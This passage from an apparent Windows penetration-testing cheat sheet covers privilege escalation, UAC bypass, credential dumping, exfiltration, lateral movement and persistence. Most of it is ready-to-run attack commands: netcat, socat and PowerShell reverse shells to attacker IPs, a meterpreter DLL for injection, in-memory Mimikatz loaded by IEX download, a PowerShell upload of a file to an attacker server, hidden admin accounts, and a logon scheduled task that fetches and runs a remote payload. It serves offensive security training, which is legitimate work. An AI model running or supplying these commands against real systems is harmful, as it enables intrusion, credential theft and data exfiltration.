"\{6d8ff8e1-730d-11d4-bf42-00b0d0118b56}"  
-p splintercode
```

Print Spoof

PrintSpoof exploit that can be used to escalate service user permissions on Windows Server 2016, Server 2019, and Windows 10.

Exploit URL

```
https://github.com/diebus/printspoof
```

[1] Execute the below command to spawn an elevated shell with the same session

```
PrintSpoof.exe -i -c cmd
```

[2] Execute the below to spawn a netcat connection back to your machine

```
PrintSpoof.exe -c  
"c:\inetpub\wwwroot\nt4wrksv\nc.exe  
10.x.x.x 443 -e cmd"
```

Pay attention to the path of **nc.exe** and change it if you uploaded the nc binary into a different location.

EfsPotato

Link below

<https://github.com/zcgonvh/EfsPotato>

First we transfer the file EfsPotato.cs to the target machine using curl or cewl or powershell or wget.

Bypassing UAC

UAC Definition

This feature allows for any process to be run with low privileges independent of who runs it (either a regular user or an admin).

User Account Control (UAC) is a Windows security feature that forces any new process to run in the security context of a non-privileged account by default. This policy applies to processes started by any user, including administrators themselves. The idea is that we can't solely rely on the user's identity to determine if some actions should be authorized.

Logic Behind UAC

Imagine the case where user BOB unknowingly downloads a malicious application from the Internet. If BOB is a part of the Administrators group, any

application he launches will inherit its access token privileges. So if BOB decides to launch the malicious application and UAC is disabled, the malicious application would gain administrator privileges instantly. Instead, the malicious application will be restricted to a non-administrative access token when UAC is enabled.

UAC Settings

Depending on our security requirements, UAC can be configured to run at four different notification levels:

- **Always notify:** Notify and prompt the user for authorization when making changes to Windows settings or when a program tries to install applications or make changes to the computer.
- **Notify me only when programs try to make changes to my computer:** Notify and prompt the user for authorization when a program tries to install applications or make changes to the computer. Administrators won't be prompted when changing Windows settings.
- **Notify me only when programs try to make changes to my computer (do not dim my desktop):** Same as above, but won't run the UAC prompt on a secure desktop.
- **Never notify:** Disable UAC prompt. Administrators will run everything using a high privilege token.

Practical UAC Bypass Methods

Most of the bypass techniques rely on us being able to leverage a High IL process to execute something on our behalf. Since any process created by a High IL parent process will inherit the same integrity level, this will be enough to get an elevated token without requiring us to go through the UAC prompt.

AutoElevate

Some executables can auto-elevate, achieving high IL without any user intervention. This applies to most of the Control Panel's functionality and some executables provided with Windows.

For an application, some requirements need to be met to auto-elevate:

- The executable must be signed by the Windows Publisher.
- The executable must be contained in a trusted directory,
like `%SystemRoot%/System32/` or `%ProgramFiles%/
%`

Some examples of applications that auto-elevate in Windows include

```
mmc.exe  
pkgmgr.exe  
spininstall.exe  
msconfig.exe  
Fodhelper.exe
```

Since any of the above executables is an autoElevate executable, any subprocess it spawns will inherit a high integrity token, effectively bypassing UAC.

To check if an application has an auto-elevate enabled we can use **sigcheck**

```
sigcheck64.exe -m path-to-exe
```

The way to use **Auto-Elevate** to let an application execute a reverse shell and bypass UAC is to change the applications' file associations.

When Windows opens a file, it checks the registry to know what application to use. The registry holds a key known as Programmatic ID (**ProgID**) for each filetype, where the corresponding application is associated. Let's say you try to open an HTML file. A part of the registry known as

the **HKEY_CLASSES_ROOT** will be checked so that the system knows that it must use your preferred web client to open it. The command to use will be specified under the **shell/open/command** subkey for each file's ProgID.

In reality, HKEY_CLASSES_ROOT is just a merged view of two different paths on the registry:
System-wide file associations

HKEY_LOCAL_MACHINE\Software\Classes

Active user's file associations

HKEY_CURRENT_USER\Software\Classes

When checking HKEY_CLASSES_ROOT, if there is a user-specific association at **HKEY_CURRENT_USER (HKCU)**, it will take priority. If no user-specific association is configured, then the system-wide association at **HKEY_LOCAL_MACHINE (HKLM)** will be used instead. This way, each user can choose their preferred applications separately if desired.

The key takeaway here is to find the target application's designated registry key that

handles its file associations. You can do that usually by running the target app and checking through process-monitor or by checking Microsoft official docs for the target app

Case study: Fodhelper

Fodhelper.exe is one of Windows default executables in charge of managing Windows optional features, including additional languages, applications not installed by default, or other operating system characteristics. Like most of the programs used for system configuration, fodhelper can auto elevate when using default UAC settings so that administrators won't be prompted for elevation when performing standard administrative tasks. While we've already taken a look at an autoElevate executable, unlike msconfig, fodhelper can be abused without having access to a GUI.

Fodhelper.exe uses the below registry key to handle its file associations

```
HKCU\Software\Classes\ms-settings\Shell\Open\command
```

Given that, We set the required registry values to associate the ms-settings class to a reverse shell.
[1]

```
set REG_KEY=HKCU\Software\Classes\ms-
settings\Shell\Open\command
```

[2]

Below we uses socat.exe to trigger a reverse shell connection

```
set CMD="powershell -windowstyle hidden
C:\Tools\socat\socat.exe
TCP:10.10.38.63:4545 EXEC:cmd.exe,pipes"
```

[3]

We need to create an empty value called **DelegateExecute** for the class association to take effect. If this registry value is not present, the operating system will ignore the command and use the system-wide class association instead.

```
reg add %REG_KEY% /v "DelegateExecute"  
/d "" /f  
reg add %REG_KEY% /d %CMD% /f
```

[4]

```
nc -lvp 4444
```

And lastly we run the app

```
fodhelper.exe
```

If an AV (Windows Defender) alert is raised then follow the steps above until you reach step [3] and instead type the below command

```
reg add "HKCU\Software\Classes\ms-  
settings\CurVer" /d ".pwn" /f
```

And then execute

```
fodhelper.exe
```

To perform cleanup, execute the below two commands

```
reg delete "HKCU\Software\Classes\.pwn\"  
/f
```

```
reg delete "HKCU\Software\Classes\ms-  
settings\" /f
```

Bypassing AlwaysNotify

On default Windows configurations, you can abuse applications related to the system's configuration to bypass UAC as most of these apps have the autoElevate flag set on their manifests. However, if UAC is configured on the "Always Notify" level, fodhelper and similar apps won't be of any use as they will require the user to go through the UAC prompt to elevate.

Automated

An excellent tool is available to test for UAC bypasses without writing your exploits from scratch.

```
https://github.com/hfiref0x/UACME
```

The repository has a tool named **Akagi** under **Bin** which you can compile and use as shown below.

Using the tool is straightforward and only requires you to indicate the number corresponding to the method to be tested. A complete list of methods is available on the project's GitHub description. If you want to test for method 33, you can do the following from a command prompt, and a high integrity cmd.exe will pop up

```
UACME-Akagi64.exe 33
```

- 33** tries the fodhelper.exe method
- 34** tries the disk cleanup scheduled task
- 70** tries another variation of fodhelper.exe to bypass AV.

Automated privilege escalation methods

Watson

```
https://github.com/rasta-mouse/Watson
```

To compile the tool, run [Watson.sln] on your windows machine with visual studio.

#Go to visual studio menu →Project→Watson Properties.

#Make sure [Application] is selected in the left side panel.

#Set the [Target Framework] according to the .NET framework on the target.

#Use the below command to get the version of .NET on the target machine

```
query  
"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NET Framework Setup\NDP"
```

#Next on visual studio→Build→Configuration Manager and set the architecture according to your target [x86] or [x64]

#Next on visual studio→Build→Build Watson.

#Your file should be ready.

Windows Exploit Suggester

```
https://github.com/GDSSecurity/Windows-Exploit-Suggester.git
```

Update the DB

```
python2 windows-exploit-suggester.py --update
```

Run it

```
python2 windows-exploit-suggester.py --database 2017-10-10-mssb.xls --systeminfo ../systeminfo.txt
```

The database is an excel file you download from Microsoft.

Winpeas

WinPEAS is a script developed to enumerate the target system to uncover privilege escalation paths. You can find more information about winPEAS and

download either the precompiled executable or a .bat script. WinPEAS will run commands similar to the ones listed in the previous task and print their output. The output from winPEAS can be lengthy and sometimes difficult to read. This is why it would be good practice to always redirect the output to a file.

```
https://github.com/carlospolop/PEASS-  
ng/tree/master/winPEAS
```

Sherlock

```
https://github.com/rasta-mouse/Sherlock
```

After downloading [sherlock.ps1] add the below

```
**Find-AllVulns**
```

To the very end of the file to make the script look for all vulnerabilities and missing updates.

Powershell Empire

Download

```
git clone  
https://github.com/EmpireProject/Empire.  
git
```

The file [PowerUp.ps1] should be edited where you need to add [**Invoke-AllChecks**] at the very bottom to be able to use it on any target machine.

Privilege escalation

The below command will list all privilege escalation vectors that can be used to escalate privileges.

```
Find-AllVulns
```

PowerSploit

Link

<https://github.com/PowerShellMafia/PowerSploit>

Harvesting plain text passwords

- Get-UnattendedInstallFile
- Get-Webconfig
- Get-ApplicationHost
- Get-SiteListPassword
- Get-CachedGPPPassword
- Get-RegistryAutoLogon

DLL Injection

First generate malicious DLL with Msfvenom

```
sudo msfvenom -p  
windows/meterpreter/reverse_tcp  
LHOST=your-ip LPORT=your-port -f dll >  
malicious.dll
```

Next we need to PID of the process which will be our target. You can obtain the PID from the task manager

or by listing the running processes.

Then we invoke the DLL injection module

```
Invoke-DLLInjection -ProcessID PID -Dll  
C:\path-to-malicious-DLL
```

Note: **make sure you setup your listener in metasploit multi handler module with same settings you used when creating the DLL with msfvenom**

Unquoted service path

List information about the running services

```
Get-ServiceDetail
```

List services whose binary can be modified by the current user

```
Get-ModifiableService | more
```

Then we can execute below to change the binary path, restart the service and add the current user to

the administrators group.

Invoke-ServiceAbuse

DLL Hijacking

Identifying processes that are using/looking for missing DLLs

Find-ProcessDLLHijack

Next we identify the folder path of these missing DLLs

Find-PathDLLHijack

Then we generate and store the malicious DLL

Write-HijackD1l

Token Impersonation

List All Tokens

```
Invoke-TokenManipulation -ShowAll
```

List all unique and usable tokens

```
Invoke-TokenManipulation -Enumerate
```

Start new process with token of the administrator

```
Invoke-TokenManipulation -  
ImpersonateUser -Username  
"domain\administrator"
```

Start new process with token of another process

```
Invoke-TokenManipulation -CreateProcess  
"C:\Windows\system32\WindowsPowerShell\v  
1.0\PowerShell.exe" -ProcessId 500
```

PowerUp

Check for misconfigurations

Invoke-AllChecks

Unquoted Service Path

```
[1]
Get-ServiceUnquoted -Verbose
[2]
Get-WmiObject -Class win32_service | f`*
*
```

PrivEscCheck

The below is a Powershell script that checks for privilege escalation vectors.

<https://github.com/itm4n/PrivescCheck>

Then run the below for basic usage

```
powershell -ep bypass -c ".\PrivescCheck.ps1; Invoke-PrivescCheck"
```

And for extended checks run the below

```
powershell -ep bypass -c ".\PrivescCheck.ps1; Invoke-PrivescCheck -Extended"
```

Most Popular Kernel Exploits

All can be found in the link below

<https://github.com/SecWiki/windows-kernel-exploits>

In case the link above goes down, the list can be found below

- [CVE-2021-33739](#) [Microsoft DWM Core Library Elevation of Privilege Vulnerability] (Windows 10, 20)
- [CVE-2021-1732](#) [Windows Win32k Elevation of Privilege Vulnerability] (Windows 10,

2019/20H2)

- [CVE-2020-0787](#) [Windows Background Intelligent Transfer Service Elevation of Privilege Vulnerability] (Windows 7/8/10, 2008/2012/2016/2019)
- [CVE-2020-0796](#) [A remote code execution vulnerability exists in the way that the Microsoft Server Message Block 3.1.1 (SMBv3) protocol handles certain requests, aka 'Windows SMBv3 Client/Server Remote Code Execution Vulnerability'] (Windows 1903/1909)
- [CVE-2019-1458](#) [An elevation of privilege vulnerability exists in Windows when the Win32k component fails to properly handle objects in memory] (Windows 7/8/10/2008/2012/2016)
- [CVE-2019-0803](#) [An elevation of privilege vulnerability exists in Windows when the Win32k component fails to properly handle objects in memory] (Windows 7/8/10/2008/2012/2016/2019)
- [CVE-2018-8639](#) [An elevation of privilege vulnerability exists in Windows when the Win32k component fails to properly handle objects in memory] (Windows 7/8/10/2008/2012/2016)
- [CVE-2018-1038](#) [Windows Kernel Elevation of Privilege Vulnerability] (Windows 7 SP1/Windows Server 2008 R2 SP1)

- [CVE-2018-0743](#) [Windows Subsystem for Linux Elevation of Privilege Vulnerability] (Windows 10 version 1703/Windows 10 version 1709/Windows Server version 1709)
- [CVE-2018-8453](#) [An elevation of privilege vulnerability in Windows Win32k component] (>= windows 8.1)
- [CVE-2018-8440](#) [Windows ALPC Elevation of Privilege Vulnerability] (windows 7/8.1/10/2008/2012/2016)
- [MS17-017](#) [KB4013081] [GDI Palette Objects Local Privilege Escalation] (windows 7/8)
- [CVE-2017-8464](#) [LNK Remote Code Execution Vulnerability] (windows 10/8.1/7/2016/2010/2008)
- [CVE-2017-0213](#) [Windows COM Elevation of Privilege Vulnerability] (windows 10/8.1/7/2016/2010/2008)
- [CVE-2018-0833](#) [SMBv3 Null Pointer Dereference Denial of Service] (Windows 8.1/Server 2012 R2)
- [CVE-2018-8120](#) [Win32k Elevation of Privilege Vulnerability] (Windows 7 SP1/2008 SP2,2008 R2 SP1)
- [MS17-010](#) [KB4013389] [Windows Kernel Mode Drivers] (windows 7/2008/2003/XP)

- [MS16-135](#) [KB3199135] [Windows Kernel Mode Drivers] (2016)
- [MS16-111](#) [KB3186973] [kernel api] (Windows 10 10586 (32/64)/8.1)
- [MS16-098](#) [KB3178466] [Kernel Driver] (Win 8.1)
- [MS16-075](#) [KB3164038] [Hot Potato] (2003/2008/7/8/2012)
- [MS16-034](#) [KB3143145] [Kernel Driver] (2008/7/8/10/2012)
- [MS16-032](#) [KB3143141] [Secondary Logon Handle] (2008/7/8/10/2012)
- [MS16-016](#) [KB3136041] [WebDAV] (2008/Vista/7)
- [MS16-014](#) [KB3134228] [remote code execution] (2008/Vista/7)
- [MS15-097](#) [KB3089656] [remote code execution] (win8.1/2012)
- [MS15-076](#) [KB3067505] [RPC] (2003/2008/7/8/2012)
- [MS15-077](#) [KB3077657] [ATM] (XP/Vista/Win7/Win8/2000/2003/2008/2012)
- [MS15-061](#) [KB3057839] [Kernel Driver] (2003/2008/7/8/2012)
- [MS15-051](#) [KB3057191] [Windows Kernel Mode Drivers] (2003/2008/7/8/2012)

- [MS15-015](#) [KB3031432] [Kernel Driver]
(Win7/8/8.1/2012/RT/2012 R2/2008 R2)
- [MS15-010](#) [KB3036220] [Kernel Driver]
(2003/2008/7/8)
- [MS15-001](#) [KB3023266] [Kernel Driver]
(2008/2012/7/8)
- [MS14-070](#) [KB2989935] [Kernel Driver]
(2003)
- [MS14-068](#) [KB3011780] [Domain Privilege Escalation]
(2003/2008/2012/7/8)
- [MS14-058](#) [KB3000061] [Win32k.sys]
(2003/2008/2012/7/8)
- [MS14-066](#) [KB2992611] [Windows Schannel Allowing remote code execution]
(VistaSP2/7 SP1/8/Windows 8.1/2003 SP2/2008 SP2/2008 R2 SP1/2012/2012 R2/Windows RT/Windows RT 8.1)
- [MS14-040](#) [KB2975684] [AFD Driver]
(2003/2008/2012/7/8)
- [MS14-002](#) [KB2914368] [NDProxy]
(2003/XP)
- [MS13-053](#) [KB2850851] [win32k.sys]
(XP/Vista/2003/2008/win 7)
- [MS13-046](#) [KB2840221] [dxgkrnl.sys]
(Vista/2003/2008/2012/7)
- [MS13-005](#) [KB2778930] [Kernel Mode Driver]
(2003/2008/2012/win7/8)

- [MS12-042](#) [KB2972621] [Service Bus]
(2008/2012/win7)
- [MS12-020](#) [KB2671387] [RDP]
(2003/2008/7/XP)
- [MS11-080](#) [KB2592799] [AFD.sys]
(2003/XP)
- [MS11-062](#) [KB2566454] [NDISTAPI]
(2003/XP)
- [MS11-046](#) [KB2503665] [AFD.sys]
(2003/2008/7/XP)
- [MS11-011](#) [KB2393802] [kernel Driver]
(2003/2008/7/XP/Vista)
- [MS10-092](#) [KB2305420] [Task Scheduler]
(2008/7)
- [MS10-065](#) [KB2267960] [FastCGI] (IIS
5.1, 6.0, 7.0, and 7.5)
- [MS10-059](#) [KB982799] [ACL-Churraskito]
(2008/7/Vista)
- [MS10-048](#) [KB2160329] [win32k.sys]
(XP SP2 & SP3/2003 SP2/Vista SP1 & SP2/2008
Gold & SP2 & R2/Win7)
- [MS10-015](#) [KB977165] [KiTrap0D]
(2003/2008/7/XP)
- [MS10-012](#) [KB971468] [SMB Client Trans2
stack overflow] (Windows 7/2008R2)
- [MS09-050](#) [KB975517] [Remote Code
Execution] (2008/Vista)

- [MS09-020](#) [KB970483] [IIS 6.0] (IIS 5.1 and 6.0)
- [MS09-012](#) [KB959454] [Chimichurri] (Vista/win7/2008/Vista)
- [MS08-068](#) [KB957097] [Remote Code Execution] (2000/XP)
- [MS08-067](#) [KB958644] [Remote Code Execution] (Windows 2000/XP/Server 2003/Vista/Server 2008)
- [MS08-066](#) [KB956803] [AFD.sys] (Windows 2000/XP/Server 2003)
- [MS08-025](#) [KB941693] [Win32.sys] (XP/2003/2008/Vista)
- [MS06-040](#) [KB921883] [Remote Code Execution] (2003/xp/2000)
- [MS05-039](#) [KB899588] [PnP Service] (Win 9X/ME/NT/2000/XP/2003)
- [MS03-026](#) [KB823980] [Buffer Overrun In RPC Interface] (/NT/2000/XP/2003)

Windows Post Exploitation

Adding a new user

```
Net user Motasem Motasem /add
```

Adding the user to the administrators group

```
Net localgroup /add Administrators  
Motasem
```

Changing the admin password

```
Net user Administrator [new-pass]
```

Enabling RDP to Log-in

This technique is useful when you add a user to the compromised machine and you want to log in with that user using RDP from your machine.

```
reg add  
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentContro  
lSet\Control\Terminal Server" /v  
fDenyTSConnections /t REG_DWORD /d 0 /f
```

Then enable RDP in the firewall to allow the incoming connection

```
netsh firewall set service remoteadmin  
enable netsh firewall set service  
remotedesktop enable
```

Adding a user to the domain admins group

```
Net group 'Domain Admins' /add [user]
```

Dumping certificates from target machine with powershell and mimikatz in memory:

On the target machine launch the following:

```
PS> $browser = New-Object  
System.Net.WebClient  
PS> $browser.Proxy.Credentials =  
[System.Net.CredentialCache]::DefaultNet  
workCredentials  
PS>  
IEX($browser.DownloadString("https://raw  
.githubusercontent.Mimikatz.ps1"))  
PS> invoke-mimikatz -DumpCerts
```

Viewing alternate data streams in a directory

Method [1]

From the command prompt

```
dir /r
```

This shows if any files have hidden streams
To view the hidden file, we use the more command.
Don't forget to replace the file name with the actual
hidden file listed when you issued [dir /r]

```
more < hm.txt:file.txt
```

Method[2]

Using powershell

First we issue the below command on the file that is suspected to contain AIDS or alternate data streams

```
get-item .\hm.txt -stream *
```

An output similar to below is expected

“AIDS-Powershell.jpg” could not be found.

Then we view the content of the file using the command below

```
get-content .\filename1.txt -stream  
filename2.txt
```

Dumping the SAM Database

The Windows Security Accounts Manager (SAM) database is one of the first places that you are likely to target when you gain access to a

Windows system. The SAM contains password hashes that can be easily dumped.

The locations of SYSTEM and SAM are below

```
C:\Windows\System32\config  
C:\Windows\Repair  
C:\Windows\System32\config\RegBack
```

With Meterpreter

With Metasploit we can use the hashdump.

With fgdump.exe

We can also use another tool **fgdump.exe**

```
/usr/share/windows/windows-  
binaries/fgdump/fgdump.exe
```

Transfer it to the target machine and run it. This will create a dump file which contains the hashes. Then with john the ripper we can crack the hashes

```
john --  
wordlist=/usr/share/john/password.1st  
/root/Desktop/hashes.txt
```

With Mimikatz

Run Mimikatz

```
mimikatz.exe -m
```

Then run

```
privilege::debug
```

Then execute

```
lsadump::sam
```

```
sekurlsa::logonpasswords
```

Note : When the user account that is **running Mimikatz does not have administrative privileges**

and is therefore unable to access the LSASS service, Mimikatz will throw the following error:

**Error: ERROR_kuhl_m_privilege_simple ;
RtlAdjustPrivilege (20) c0000061**

If you're running the debug command on a shell as NT AUTHORITY/SYSTEM, Mimikatz will also throw an error but it won't prevent you from accessing LSASS with Mimikatz to dump credentials:

**ERROR_kuhl_m_privilege_simple ;
RtlAdjustPrivilege (20) c0000022**

Data Exfiltration

Data exfiltration is getting the data out of the system or network that you've compromised.

Common exfiltration techniques include covert channels (channels that allow the transfer of data against policy) like hiding data in encrypted web traffic to innocuous-appearing or commonly used sites like Google, GitHub, or even YouTube, Facebook, or Instagram, where steganography techniques that hide data in images or video may be used, sending data via email, or by abusing protocols like DNS.

Exfiltration to a Webserver with PowerShell

The below command will send the **master.zip** file to a webserver hosted by the attacker. Make sure to change the parameters to fit your environment.

```
powershell.exe -noprofile -  
noninteractive -command "  
[System.Net.ServicePointManager]  
::ServerCertificateValidationCallback  
{$_true}; $server="""http://ATTACKER-  
IP/upload-  
path""";$filepath="""C:\rnaster.zip""";$  
http= new-object System.Net.WebClient;  
$response=$http.UploadFile($server,$file  
path);"
```

Lateral Movement

Pivoting is discovering other networks or hosts that were not visible before compromising the system. An example would be an attacker compromising a webserver and then scanning the network again from within the webserver machine to discover other subnets and hosts to pivot into.

Lateral movement in windows or pivoting is best achieved with two protocols:

1- RPC (Remote Procedure Call) Ports 135 and 49152 by creating services. Windows services can also be leveraged to run arbitrary commands since they execute a command when started. While a service executable is technically different from a regular application, if we configure a Windows service to run any application, it will still execute it and fail afterwards.

We can create and start a service named "HACK" using the following commands

```
sc.exe \\TARGET create HACK binPath=
"net user hacker hackerpass /add" start=
auto
```

```
sc.exe \\TARGET start HACK
```

The "net user" command will be executed when the service is started, creating a new local user on the system. Since the operating system is in charge of starting the service, you won't be able to look at the command output.

Alternatively you can create a service binary payload with Msfvenom

```
msfvenom -p windows/shell/reverse_tcp -f  
exe-service LHOST=ATTACKER_IP LPORT=4444  
-o myservice.exe
```

Then we can use **smbclient** to upload this service binary to the other target's admin share

```
smbclient -c 'put myservice.exe' -U  
username -W cn  
'//target2.cn.example.com/admin$/'  
password
```

Make sure our listener is running in Metasploit

```
user@AttackBox$ msfconsole msf6 > use  
exploit/multi/handler  
msf6 exploit(multi/handler) > set LHOST  
ip  
msf6 exploit(multi/handler) > set LPORT  
4444 msf6 exploit(multi/handler) > set  
payload windows/shell/reverse_tcp  
msf6 exploit(multi/handler) > exploit
```

Then we can use runas to spawn a second reverse shell

```
C:\> runas /netonly  
/user:domain\username "c:\tools\nc64.exe  
-e cmd.exe ATTACKER_IP 4443"
```

And it should be received on your listener

```
nc -lvp 4443
```

Finally from this session, we can proceed to create a new service remotely by using sc, associating it with our uploaded binary

```
C:\> sc.exe \\computername.domain create  
HACK binPath= "%windir%\myservice.exe"  
start= auto
```

```
C:\> sc.exe \\computername.domain start  
HACK
```

To stop and delete the service, we can then execute the following commands

```
sc.exe \\TARGET stop HACK
```

```
sc.exe \\TARGET delete HACK
```

2- Remote Powershell (Winrm) Port 5985-5986.
Both allow for execution of commands and requires Remote Management Users membership.
We can use below command

```
winrs.exe -u:Administrator -p:Mypass123  
-r:target cmd
```

We can achieve the same from Powershell, but to pass different credentials, we will need to create a

PSCredential object

```
$username = 'Administrator';
$password = 'Mypass123';
$securePassword = ConvertTo-
SecureString $password -AsPlainText -
Force;
$credential = New-Object
System.Management.Automation.PSCredent
ial $username, $securePassword;
```

Once we have our PSCredential object, we can create an interactive session using the Enter-PSSession cmdlet

```
Enter-PSSession -Computername TARGET -
Credential $credential
```

Powershell also includes the Invoke-Command cmdlet, which runs ScriptBlocks remotely via WinRM. Credentials must be passed through a PSCredential object as well

```
Invoke-Command -Computername TARGET -  
Credential $credential -ScriptBlock  
{whoami}
```

3- Psexec: Port 445 and requires Administrators group membership. You can execute below command from the compromised machine to launch psexec.exe and execute system commands on other remote hosts

```
psexec64.exe \\MACHINE_IP -u  
Administrator -p Mypass123 -i cmd.exe
```

Using PLINK.EXE

Post compromising a windows-based server, you may need to interact with local ports on the same machine or different machine thus we use [Plink.exe]. It can also be used if you found an open port on the target machine which you can't interact with from your kali machine because it may be blocked by the firewall. Transfer it to the target

machine and run the command on the windows victim.

```
C:\cmd.exe /c echo y | plink.exe -ssh -l  
kali -pw ilak -R  
10.11.0.4:1234:127.0.0.1:3306 10.11.0.4
```

[10.11.0.4] is your kali machine ip address.
Make sure you run [SSH server] on your kali machine.
This will establish SSH tunnel between windows and kali through which any connection to kali will be redirected to windows on port [3306] which is blocked by the firewall.

#On Kali machine, we can run the nmap scan to interact with port [3306] on the windows server

```
root@kali:~$sudo nmap -sS -sV 127.0.0.1  
-p 1234
```

Using NetSH.EXE

We use this tool if we have compromised a windows client and after elevating privileges to SYSTEM.
Another requirement is that [IP Helper service] must be running and [IPV6 support] must be turned on in

network adapter settings.

The scenario here is that you have compromised a windows 10 machine that is part of a domain controller. Say it's windows server 2016. Windows server 2016 which is the domain controller is running services internally on ports you can't interact with from your kali machine thus you use [NetSh.exe]. Transfer it to the Windows 10 machine.

#The following command will redirect connections from the compromised windows client to the windows 2016 server running the port which is blocked by the firewall.

This command is run on the compromised windows 10:

```
C:\netsh interface portproxy add v4tov4  
listenport=4455 listenaddress=10.11.0.22 connectport=445  
connectaddress=192.168.1.110
```

[10.11.0.22] IP of the compromised windows client

[192.168.1.110] IP of the windows server 2016 machine

#Next step is allowing inbound connections on port [445] with a specific windows firewall rule on the windows 10 machine.

```
C:\netsh advfirewall firewall add rule  
name="forward_port_rule" protocol=TCP  
dir=in localip=10.11.0.22 localport=4455  
action=allow
```

#On the kali machine, we need to enable or configure Samba with [SMBV2]

```
root@kali:~$sudo nano  
/etc/samba/smb.conf  
root@kali:~$cat /etc/samba/smb.conf
```

Add

```
min protocol = SMB2
```

Restart [SMB]

```
root@kali:~$sudo /etc/init.d/smbd  
restart
```

Now we can run samba client on kali machine to enumerate shares on the windows server 2016

```
root@kali:~$smbclient -L 10.11.0.22 --  
port=4455 --user=Administrator
```

[10.11.0.22] IP of the compromised windows 10
Then we interact with the shares and mount them.

```
root@kali:~$sudo mkdir /mnt/win10_share
```

Suppose we found //Data share, we can dump it to our kali machine

```
root@kali:~$sudo mount -t cifs -o  
port=4455 //10.11.0.22/Data -o  
username=Administrator  
,password=Qwerty09! /mnt/win10_share
```

Using Socat

Socat can be used in scenarios where you discovered a machine running on a different network than the network in which the compromised machine resides.

For example you compromised a machine whose ip is [10.10.10.5] and you found another machine on

[172.16.1.6] which you can't reach from your kali machine.

In this case, we use socat to forward the desired ports.

Say the machine on [172.16.1.6] has [8080] port open. We can interact with it by making the machine [10.10.10.5] listens on for example port [60333] so that it forwards all incoming connections on port [60333] to port [8080] on [172.16.1.6]

```
./socat tcp-listen:60333,reuseaddr,fork  
tcp:10.10.10.5:8080 &
```

Now from your kali box, you can start sending traffic and interacting with port [8080] by including the port [60333] in all your commands.

For example, enumerating directories on [10.10.10.5]

```
gobuster -u http://172.16.1.6:60333 -w  
[wordlist]
```

#Another #example would be interacting with [win-rm] port [5986] on the machine to which we want to pivot. In that case, we perform the socat commands listed above along with the below script

to get [powershell] on the pivoted machine.

#Note For this to work, you need the credentials of the pivoted machine.

The below script is authored by user [Alamot]

```
require 'winrm-fs'

# Author: Alamot

# To upload a file type: UPLOAD
local_path remote_path

# e.g.: PS> UPLOAD myfile.txt
C:\temp\myfile.txt

conn = WinRM::Connection.new(
  endpoint: 'https://IP:PORT/wsman',
  transport: :ssl,
  user: 'username',
  password: 'password',
  :no_ssl_peer_verification => true
)

file_manager =
```

```
WinRM::FS::FileManager.new(conn)
```

```
class String
```

```
def tokenize
```

```
self.
```

```
split(/\s(?=(?:[^"]|'[^']*'|"[^"]*")*$)/).
```

```
select { |s| not s.empty? }.
```

```
map { |s| s.gsub(/(^ +)|( +$)|(^['']+)|(['']++$)/, '') }
```

```
end
```

```
end
```

```
command=""
```

```
conn.shell(:powershell) do |shell|
```

```
until command == "exit\n" do
```

```
output = shell.run("-join($id,'PS
',$(whoami), '@', $env:computername,
', $(gi $pwd).Name), '> ' )")

print(output.output.chomp)

command = gets

if command.start_with?('UPLOAD') then

upload_command = command.tokenize

print("Uploading " + upload_command[1]
+ " to " + upload_command[2])

file_manager.upload(upload_command[1],
upload_command[2]) do |bytes_copied,
total_bytes, local_path, remote_path|


puts("#{bytes_copied} bytes of #
{total_bytes} bytes copied")

end

command = "echo `nOK`n"
```

```
end

output = shell.run(command) do
|stdout, stderr|


STDOUT.print(stdout)

STDERR.print(stderr)

end

end

puts("Exiting with code #
{output.exitcode}")

end
```

The above script can also further be changed to include executing powershell reverseshell so that other machines would connect back to a listener you may create.

#Note For this to work First you need the credentials of the first pivoted machine [10.10.10.5] to establish the [winrm] connection. Second, you need

the credentials of the other pivoted machine.

The below script when executed will connect back to another listner you run on your machine.

```
require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'https://ip:port/wsman',
  transport: :ssl,
  user: 'username',
  password: 'pass',
  :no_ssl_peer_verification => true
)

conn.shell(:powershell) do |shell|
  output = shell.run("$pass =
convertto-securestring -AsPlainText -
Force -String 'pass'; $cred = new-
object -typename
System.Management.Automation.PSCredent
ial -argumentlist
'test.local\\username', $pass; Invoke-
Command -ComputerName
machine.test.local -Credential $cred -
Port 5985 -ScriptBlock {$client = New-
Object
System.Net.Sockets.TCPClient('your-
ip', port); $stream =
$client.GetStream(); [byte[]]$bytes =
```

```
0..65535|%{0}; while(($i =
$stream.Read($bytes, 0,
$bytes.Length)) -ne 0) {; $data =
(New-Object -TypeName
System.Text.ASCIIEncoding).GetString($
bytes,0, $i); $sendback = (iex $data
2>&1 | Out-String ); $sendback2 =
$sendback + 'PS ' + (pwd).Path + '> ';
$sendbyte =
([text.encoding]::ASCII).GetBytes($sen
dback2);
$stream.Write($sendbyte,0,$sendbyte.Le
ngth); $stream.Flush()}; $client.Close(); }") do |stdout,
stderr|
    STDOUT.print stdout
    STDERR.print stderr
end
puts "The script exited with exit
code #{output.exitcode}"
end
```

Extracting passwords from SAM and SYSTEM

[1]

With impacket tools

```
secretsdump.py -sam SAM -security  
SECURITY -system SYSTEM LOCAL
```

[2]

With **samdump2**

```
samdump2 ./SYSTEM ./SAM
```

Windows Persistence

Persistence is a method to maintain your access in case the target machine reboots/shuts down or even if you need to log out and disconnect from the shell. Many of what we discussed above in the post exploitation section can be used to achieve persistence.

For example, when you extract password hashes of the system users or create new users, you can use

them log in later thus you have created/established persistent access.

Persistence Methods

- Extracting hashes and cracking them to obtain the plain text password which can be used to login later. [Discussed in Post Exploitation Section]
- Creating new accounts and adding them to a privileged group such as the administrators group. [Discussed in Post Exploitation Section]
- Transferring backdoors to the machine [coming soon]
- Persistence with Metasploit
- Running scripts/executables as a scheduled task and or adding them to the startup/autorun. [Discussed below]
- Installing a fake service or inserting malicious code into an existing service in memory via a tool like Meterpreter can allow ongoing access to a system. Installing a daemon or service will provide longer access than code injected into memory, which won't survive reboots, but injected code is typically harder to detect.

Persistence Using Scheduled Tasks- LOCAL

The below scheduled tasks will use PowerShell to

retrieve/download and execute a payload hosted on the attacker machine **When the user logs in**. The payload could a direct reverse shell written in any language or it can be a malicious backdoor.

#x86-bit-machine

```
SCHTASKS /CREATE /TN persistence /TR  
"C:\Windows\System32\WindowsPowerShell\v  
1.0\powershell.exe -WindowStyle  
hidden -NoLogo -Noninteractive -ep  
bypass -nop -c 'IEX ((new-object  
net.webclient)  
.downloadstring("http://attacker-ip/  
